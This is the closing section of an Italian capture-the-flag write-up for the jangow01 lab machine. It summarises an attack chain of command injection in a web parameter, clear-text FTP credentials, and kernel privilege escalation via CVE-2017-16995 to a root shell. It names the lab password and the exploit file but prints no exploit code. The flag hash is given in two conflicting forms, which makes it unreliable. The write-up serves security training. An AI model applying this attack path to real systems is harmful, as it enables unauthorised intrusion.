


Fig. 9 — Flag catturata: cat proof.txt rivela l'hash da39a3ee5e6b4b0d3255bfe95601890afd80709

FLAG**da39a3ee5e6b4b0d3255bfe95601890afd80709**

✓ --- La CTF jangow01 è stata completata con successo. ---

6. Conclusioni

La CTF jangow01 ci ha permesso di praticare un percorso di attacco completo e realistico. Il punto di ingresso è stato una **vulnerabilità di Command Injection** nel parametro GET di un'applicazione web, che ha permesso di eseguire comandi arbitrari sul server e recuperare credenziali FTP memorizzate in chiaro in un file di backup accessibile via web.

La fase più didattica è stata la **privilege escalation**: il fingerprinting accurato del kernel (versione **4.4.0-31**, Ubuntu 16.04) ci ha guidati direttamente verso la **CVE-2017-16995**, un exploit ben documentato che sfrutta una vulnerabilità nel sottosistema eBPF per sovrascrivere le credenziali del processo nel kernel.

I principali punti di debolezza della macchina target erano: mancanza di sanificazione dell'input nell'applicazione web, memorizzazione di credenziali in chiaro in file accessibili via web, e un kernel non aggiornato vulnerabile a exploit pubblici. Questa combinazione è purtroppo ancora comune in ambienti reali non aggiornati.

Fase	Tecnica	Risultato
Ricognizione	Nmap -sC -sV	Porte 21 (FTP) e 80 (HTTP) aperte
Enumerazione Web	Navigazione manuale	Trovata pagina Buscar vulnerabile
Command Injection	Parametro GET buscar	Credenziali jangow01/abygurl69
Accesso FTP	Client FTP	Upload file sulla macchina target
Privilege Escalation	CVE-2017-16995 (45010.c)	Shell root ottenuta
Flag	cat /root/proof.txt	da39a3ee5e6b4b0d3255bfef95601890afd80709